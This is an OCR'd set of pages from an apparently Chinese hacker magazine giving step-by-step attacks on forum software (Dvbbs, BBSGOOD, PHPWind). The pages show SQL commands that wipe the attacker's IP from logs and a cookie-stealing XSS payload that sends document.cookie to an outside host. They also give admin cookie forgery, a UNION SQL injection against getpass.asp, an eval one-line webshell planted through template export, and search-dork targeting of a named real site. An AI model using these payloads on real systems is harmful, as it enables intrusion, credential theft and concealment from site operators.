


图 20


然后在其中输入动网论坛数据库的路径信息，如图19，点"提交"，之后分别输入：Delete * From [Dv_User] where UserLastIP='你的IP地址'、Delete * From [Dv_Admin] where LastLoginIP='你的IP地址'、Delete * From [Dv_Log] where l_ip='你的IP地址'，然后点"执行查询"，如图20，这样就删除掉了数据库中所有和你的IP地址有关的记录，一切完毕后，闪人！看看手表，已经到了晚饭的时间了，MM 不是答应要请我吃饭吗？哈哈！回去和她共进晚餐了！

（文章中涉及到的工具 Dvbbs sp2 权限提升软件、暴 Dv_log 表利用工具、Encode/Decode 转换工具、Domain 3.5、Serv-U 提升权限工具、海阳顶端网 ASP 木马 2006+ 正式版，光盘中已收录）


黑客术语小补习

什么是端口？

端口（Port）相当于一种数据的传输通道。用于接收某些数据，然后传送给相应的服务，而电脑将这些数据处理后，再将相应的回复通过开启的端口传给对方。一般每一个端口的开放都对应了相应的网络服务，要关闭这些端口只需要将对应的服务关闭就可以了。



BBSGOOD也漏洞



普罗米修斯[TAT]

一、前言

BBSGOOD是一款以生成html提高论坛访问速度，降低系统负载为主要理念的ASP论坛程序，经过测试，由于其采用生成静态以及缓存技术，大大提高了论坛的访问速度，但是由于其制作者的疏忽，导致论坛存在一些严重的安全隐患，使得攻击者可以获得管理员密码，进入后台并得到webshell。

二、发贴跨站漏洞分析

对于论坛程序，通常我们首先来检测其发贴部分是否存在跨站漏洞，我们打开程序的发贴页面，分别在帖子标题和内容处均填写<script>alert();</script>字样，这样如果存在跨站漏洞，则当我们发表帖子后，浏览帖子将弹出一个对话框。但是当我们发送帖子完成后，浏览帖子发现一切显示正常，也没有出现对话框，当然，程序员对这种方式的跨站，应该是做了防护的，那么我们来进行更高级方式的跨站，我们发现在发贴的在线编辑器上有插入html代码的按钮，如图1。




图1

点击这个按钮，并在弹出的对话框中写入我们的跨站语句<script>alert();</script>，但是仍然失败了。这里我们使用终极跨站大法，点击插入图片的按钮，在弹出的对话框中填写javascript:alert()，如图2。




图2

然后发表帖子，并进入所发表的帖子，发现弹出了对话框，说明跨站成功了。跨站成功后，就可以通过跨站漏洞插入一段盗取cookies的代码，如下：

```
javascript:document.write("<iframe width=0 height=0 src='http://www.hackersite.com/getcookies.asp?+document.cookie'></iframe>")
```

http://www.hackersite.com/getcookies.asp即为我们盗取cookies文件的地址，getcookies.asp文件的源码已经收录在本期光盘中。

因为BBSGOOD的密码是以md5方式保存在cookies中的，因此我们不能直接通过盗取的密码登录，这时有两种方法，第一是暴力破解或者登录MD5密码查询网站进行查询，但是未必能够查的到，如果管理员的密码足够复杂，那么我们只有通过另一种方式——伪造cookies来伪造管理员身份登录了。

首先我们注册一个用户“普罗米修斯”，而后使用此用户登录论坛并保存cookies，这时使用IECookiesView工具，打开相应论坛的cookies信息，如图3。

我们依次修改BBSGood.Speedadmin的值为1，BBSGood.Speedpassword的值为盗取的管理员密码的MD5散列值，BBSGood.Speedusername为管理员用户名，默认为admin，这时重新打开论坛页面，发现我们已经登录为管理员了。




图3

三、前台找回密码注入漏洞

可能有的读者朋友辛辛苦苦的构造了跨站盗取cookies的代码，而无奈于苦苦等待，管理员就是没有访问我们的帖子而没有得到管理员的密码散列值，这时我们不妨化被动为主动，经过查找和分析，发现在“找回密码”功能处，第一步对于用户输入的用户名没有过滤，导致了注入攻击，为了方便分析，我们读一下其getpass.asp文件的相应代码：

```
username=trim(Request.Form("username"))
sql="select * from LxTel_User where username='"&username&"'"
Set rs = Server.CreateObject("ADODB.Recordset")
rs.open sql,conn,1,1
DataNum=DataNum+1
```

为了方便查询密码，我们就不使用暴力猜解的方法了，这里使用union语句构造联合查询，因为原始的SQL语句选取了LxTel_User表的所有字段（共39个），因此我们在构造union语句时，需要使用39个数字，第一次构造的union语句如下（在getpass.asp页面的“用户名”处填入）：' union select 39,38,37,36,35,34,33,32,31,30,29,28,27,26,25,24,23,22,21,20,19,18,17,16,15,14,13,12,11,10,9,8,7,6,5,4,3,2,1 from [LxTel_User] where username='admin，而后得到如图4所示的页面（为了方便，我修改了部分程序，显示出所执行的SQL语句）。

可以看出，在“密码问题”的位置，将显示“32”处所填写的信息，因此我们将注入语句改为：' union select 39,38,37,36,35,34,33,password,31,30,29,28,27,26,25,24,23,22,21,20,19,18,17,16,15,14,13,12,11,10,9,8,7,6,5,4,3,2,1 from [LxTel_User] where username='admin，此时将得到如图5所示的页面。




图 4

这时可以知道，用户名为admin的用户，其密码MD5散列值为7a57a5a743894a0e，这里得到的密码同使用跨站盗取cookies得到的密码是相同的，可以进一步伪造cookies登录。




图 5

四、进阶攻击得到webshell

如果说伪造cookies登录前台仅仅是用来捣乱的话，那么利用后台某些对管理员操作过分信任的漏洞，就可以进一步得到webshell而危害整个站点甚至服务器的安全了。

首先利用上述方法伪造好管理员的cookies，然后打开admin/cssedit.asp这个页面，这里是进行站点CSS风格编辑的页面，我们在其第一行写入<%eval(request("a"))%>这样的一句话木马，而后再打开savemb.asp页面，在“导出模板位置及文件名：”处写入扩展名为asp的文件名，如shell.asp，并点击“导入”按钮，不过发现页面没有反应，但是我们的操作均是正确的，这里我们猜想，可能是由于后台管理本身是基于Iframe的操作，只不过我们为了避免登录的二次检查，没有正常访问而是直接访问了框架包含的页面，而导致IE对表单提交的支持不好。不过没有关系，我们首先在本机搭建一个论坛平台，然后使用管理员身份登录，并使用Winsock Expert来抓取相应的POST数据包，而后使用NC提交至相应服务器即可，操作完成后，将在论坛的根目录得到一个shell文件，文件名即为我们刚才填写的文件名，至此获得webshell完毕，当然最后我们还要清除入侵痕迹，将模板改回原来的样子即可。

五、总结

本次漏洞查找利用的过程主要是遵循如图6所示的顺序。




图6

当然，需要说明的是，其实发现跨站漏洞后，可以通过构造跨站表单来实现对于CSS样式的修改和备份，并得到WEBSHELL，构造跨站表单的方法在以前的杂志中已经详细讲过了，由于篇幅原因不再详述，建议读者自己试着构造一个表单，并测试进行跨站提交表单来获得WEBSHELL的过程。因为漏洞的查找和利用的思路有很多，还需要读者自己进行扩展。

（文章中涉及到的工具IECookiesView、盗取cookiesAsp版.asp已经收录在光盘中）

挂马，别忘了还有PHPWind论坛

文章难易度：★★★★
文章阅读点：详细介绍了PHPWind v4.0.1及v4.3.2版本中存在的几个漏洞及相应的利用方法

张扬

PHPWind论坛也是国内使用较多的一种论坛，如中国黑客联盟、火狐技术联盟、红狼安全小组等，然而PHPWind论坛一样也存在跨站漏洞，导致论坛可以被挂马。

我们首先测试一下v4.0.1版本的PHPWind论坛，在百度或google搜索引擎里输入：Powered by PHPWind v4.0.1，回车后会找到很多目标论坛，我们随便选择一个http://cnp.cnplayer.com/index.php（玩家网CNP工会），注册一个ID，然后进入论坛随便写一个帖子，输入一些内容（最好是整文，这样发不至于直接被管理员删除掉），然后我们到附件上传处，会看到有一个附件描述，在此处插入脚本代码，比如插入最基本的跨站脚本代码<script>alert(document.cookie)</script>，然后在附件随便上传一张合法的图片，如图1。然后我们提交，返回了如图2所示的提示。


